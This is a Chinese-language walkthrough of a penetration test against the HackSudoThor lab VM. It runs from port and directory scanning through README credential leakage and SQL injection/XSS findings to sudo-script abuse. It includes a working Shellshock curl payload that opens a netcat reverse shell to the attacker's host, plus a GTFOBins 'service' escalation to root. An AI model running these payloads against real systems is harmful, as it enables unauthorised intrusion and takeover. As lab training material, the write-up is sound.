信息收集

主机发现

端口扫描

```
└─$ nmap -Pn -n -p- -v 192.168.56.101
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-30 09:31 EST
Initiating Connect Scan at 09:31
Scanning 192.168.56.101 [65535 ports]
Discovered open port 80/tcp on 192.168.56.101
Discovered open port 22/tcp on 192.168.56.101
Completed Connect Scan at 09:31, 3.23s elapsed (65535 total ports)
Nmap scan report for 192.168.56.101
Host is up (0.00066s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

21(被过滤),22,80端口开放

服务识别

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 37:36:60:3e:26:ae:23:3f:e1:8b:5d:18:e7:a7:c7:ce (RSA)
|   256 34:9a:57:60:7d:66:70:d5:b5:ff:47:96:e0:36:23:75 (ECDSA)
|_  256 ae:7d:ee:fe:1d:bc:99:4d:54:45:3d:61:16:f8:6c:87 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

80端口是apache

web.页面访问

是个银行

web.目录遍历

```
[09:35:42] 403 -  279B  - /.htr-oauth
[09:35:42] 403 -  279B  - /.htpasswd_test
[09:35:43] 403 -  279B  - /.php
[09:35:46] 200 -    4KB - /README.md
[09:35:51] 302 -    7KB - /admin_home.php  →  home.php
[09:35:51] 200 -    1KB - /admin_login.php
[09:35:55] 403 -  279B  - /cgi-bin/
[09:35:56] 200 -    4KB - /contact.php
[09:35:58] 301 -  316B  - /fonts  →  http://192.168.56.101/fonts/
[09:35:58] 200 -  472B  - /header.php
[09:35:58] 200 -    5KB - /home.php
[09:35:59] 200 -    4KB - /images/
[09:35:59] 301 -  317B  - /images  →  http://192.168.56.101/images/
[09:35:59] 200 -    5KB - /index.php
[09:35:59] 200 -    5KB - /index.php/login/
[09:36:03] 200 -    8KB - /news.php
[09:36:06] 403 -  279B  - /server-status
[09:36:06] 403 -  279B  - /server-status/
```

note:这里需要注意,如果页面发现邮箱或者手机号请记录下来,真实渗透中这些可能是目标的账号或者密码

web.页面源码审计

没有太多明显的收获

--->遗漏了cgi-bin


漏洞发现/威胁建模

admin_login.php

可以尝试:密码爆破,sql注入

README.md

网站的部署说明文档



index.php/login

可以尝试:sql注入,密码爆破

漏洞利用

信息泄露

README.md暴露了后台的账号和密码,我们登录进了admin_login.php

-->**还有提示源码,可以进行源码审计**

接下来有几个页面

/custer_add.php

发现了sqlinjection:可以尝试getshell并查看里面是否有什么敏感的信息

admin_home.php

没有明显收获

manage_customers.php

在查询框输入特殊字符没有明显收获

post_news.php


发现了xss漏洞

shellshock

发现cgi程序


我们发现cgi-bin文件存在,尝试用搜索对应目录下的cgi文件

```
dirsearch -u http://192.168.56.101/cgi-bin/ -f -e cgi,sh #用自带的字典后面添加cgi,sh来扫描
```



poc

```
nmap -sV -p80 --script http-shellshock --script-args uri=/cgi-bin/shell.sh,cmd=ls 192.168.56.101
#指定扫描的脚本和参数,第一个是路径,第二个是命令
```




同样的另一个cgi文件也是有漏洞

getshell

shellcode的利用:通过向变量中导入函数,从而执行函数的内容

exp

```
#注意空格
curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'which nc'"
\http://192.168.56.101/cgi-bin/shell.sh
curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'nc -e /bin/bash
192.168.56.102 4444'" \http://192.168.56.101/cgi-bin/shell.sh
```



接收到shell,提升为交互式

权限提升

sudo权限配置错误

先查看sudo配置,发现有一个进行可以执行;用sudo权限执行

```
sudo -u thor /home/thor/./hammer.sh
#sudo默认用root执行,-u指定用户
```

```
bash-4.3$ sudo -l
sudo -l
Matching Defaults entries for www-data on HackSudoThor:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on HackSudoThor:
    (thor) NOPASSWD: /home/thor/./hammer.sh
bash-4.3$ cat /etc/passwd | grep thor
cat /etc/passwd | grep thor
thor:x:1001:1001:,,,:/home/thor:/bin/bash
bash-4.3$ sudo -u thor /home/thor/./hammer.sh
sudo -u thor /home/thor/./hammer.sh

HELLO want to talk to Thor?

Enter Thor  Secret Key : id
id
Hey Dear ! I am id , Please enter your Secret massage : id
id
uid=1001(thor) gid=1001(thor) groups=1001(thor)
Thank you for your precious time!
bash-4.3$
```


另外发现这个脚本有RCE漏洞,直接获得shell,并升级为交互式shell

```
bash-4.3$ sudo -u thor /home/thor/./hammer.sh
sudo -u thor /home/thor/./hammer.sh

HELLO want to talk to Thor?

Enter Thor  Secret Key : id
id
Hey Dear ! I am id , Please enter your Secret massage : /bin/bash
/bin/bash
id
id
uid=1001(thor) gid=1001(thor) groups=1001(thor)
python3 -c 'import pty;pty.spawn("/bin/bash");'
python3 -c 'import pty;pty.spawn("/bin/bash");'
thor@HacksudoThor:/usr/lib/cgi-bin$ id
id
uid=1001(thor) gid=1001(thor) groups=1001(thor)
thor@HacksudoThor:/usr/lib/cgi-bin$
```


GTFOBins提权

这个网站提供了常见的命令配置错误的提权方法,以及一些达成条件

https://gtfobins.github.io/




```
service ../../bin/bash
```



收获

攻击方源码审计的要点:

1.接口调用

2.备注信息

3.页面隐藏的目录和路径

信息收集

如果README有git的地址,可以尝试进行源码审计

总结

涉及的攻击方法:

主机发现

端口扫描

WEB目录爬取

开源代码泄露

默认账号密码

SQL注入

破壳漏洞

GTFOBins提权